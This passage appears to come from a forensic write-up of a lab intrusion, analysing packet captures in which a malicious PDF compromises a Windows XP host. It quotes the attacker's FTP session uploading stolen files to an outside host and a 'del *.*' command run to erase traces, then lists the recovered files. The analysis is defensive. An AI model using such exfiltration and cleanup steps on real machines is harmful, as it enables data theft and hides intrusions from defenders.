DST: 10/13/2014 11:47 PM 8,272 evil-3.pdf
DST: 10/14/2014 12:01 AM 8,272 evil.pdf
DST: 10/13/2014 11:02 PM <DIR> MozillaMailnews
DST: 2 File(s) 16,544 bytes
DST: 3 Dir(s) 5,313,171,456 bytes free
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: cd ../
```

Another PDF, evil-3 appears post installation. The following images show the downloading of the images and dirc.txt. They have been found in the packets of size 79 and 276.




```
DST: 220 Service ready for new user.
DST:
SRC: USER anonymous
SRC:
DST: 331 Guest login okay, send your complete e-mail address as password.
DST:
SRC: PASS bad@guy.com
SRC:
DST: 230 User logged in, proceed.
DST:
SRC: PORT 192,168,6,40,4,77
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR dirc.txt
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: QUIT
SRC:
DST: 221 Goodbye.
DST:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2017-12-18/onion-eth0/192.168.6.40:1099_192.168.5.55:21-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='onion-eth0' AND agent_type='pcap' LIMIT 1
```



```
DST: 220 Service ready for new user.
DST:
SRC: USER anonymous
SRC:
DST: 331 Guest login okay, send your complete e-mail address as password.
DST:
SRC: PASS bad@guy.com
SRC:
DST: 230 User logged in, proceed.
DST:
SRC: PORT 192,168,6,40,4,80
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR cat-breeds.jpg
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: PORT 192,168,6,40,4,81
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR cute-cat-wallpapers-hd-300x168.jpg
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: PORT 192,168,6,40,4,82
```

After he has pulled the files he is interested in, he tried to clean his tracks by performing delete in TEMP folder.




```
DST: 3 Dir(s) 5,312,126,976 bytes free
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: del *.*
SRC:
DST: del *.*
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp\*.*, Are you sure (Y/N)?
SRC: y
SRC:
DST: y
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp\evil.pdf
DST:
DST: The process cannot access the file because it is being used by another process.
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOCUME~1\tdurden\LOCALS~1\Temp
DST:
DST: 10/14/2014 12:05 AM <DIR> .
DST: 10/14/2014 12:05 AM <DIR> ..
DST: 10/14/2014 12:01 AM 8,272 evil.pdf
DST: 10/13/2014 11:02 PM <DIR> MozillaMailnews
DST: 1 File(s) 8,272 bytes
```

However, evil.pdf can't be deleted because it is being used by another process.


7. Action on Objectives:

The files that were pulled were identified and recovered using network miner. Network Miner also helped for further analysis of the attack. Parameters tab in network miner is found to be informative. The victim's IP address is 192.168.6.40 and is running Windows XP.



```
⊞ 192.168.5.55
⊞ 192.168.6.1 [192.168.6.1]
⊟ 192.168.6.40 (Windows)
    IP: 192.168.6.40
    MAC: 080027D93A17
    NIC Vendor: PCS Systemtechnik GmbH
    Hostname:
  ⊟ OS: Windows
        Ettercap: Windows 2000 Version 5.0 (Build 2195) (62.50 %) Windows XP Pro, Windows 2000 Pro (37.50 %)
        p0f (NetSA): Windows XP SP1 [Windows] (62.50 %) Windows XP SP1+, 2000 SP3 [Windows] (37.50 %)
        Satori TCP: Windows - Windows XP (100.00 %)
    TTL: 127 (distance: 1)
  ⊞ Open TCP Ports: 1101 1104 1105 1106 1107
    Sent: 1405 packets (1,902,914 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    Received: 849 packets (44,054 Bytes), 0.00 % cleartext (0 of 0 Bytes)
  ⊞ Incoming sessions: 5
  ⊞ Outgoing sessions: 3
  ⊞ Host Details
```

The following image shows all the files that were transferred during the attack. All those files were restored using network miner.



Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Pro
14	index.html	html	356 B	192.168.6.1 [192.168.6.1]	TCP 80	192.168.5.55	TCP 42587	Http
496	evil.pdf	pdf	8 272 B	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMT
496	Howtotrain.eml	eml	12 586 B	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMT
586	dirc.txt	txt	1 502 B	192.168.6.40 (Windows)	TCP 1101	192.168.5.55	TCP 51730	FTP
662	cat-breeds.jpg	jpg	47 560 B	192.168.6.40 (Windows)	TCP 1104	192.168.5.55	TCP 39339	FTP
743	cute-cat-wallpap.jpg	jpg	12 968 B	192.168.6.40 (Windows)	TCP 1105	192.168.5.55	TCP 50747	FTP
776	o-BLACK-FOOTED-C.jpg	jpg	402 700 B	192.168.6.40 (Windows)	TCP 1106	192.168.5.55	TCP 52906	FTP
1233	tumblr_static_impress.jpg	jpg	83 984 B	192.168.6.40 (Windows)	TCP 1107	192.168.5.55	TCP 48319	FTP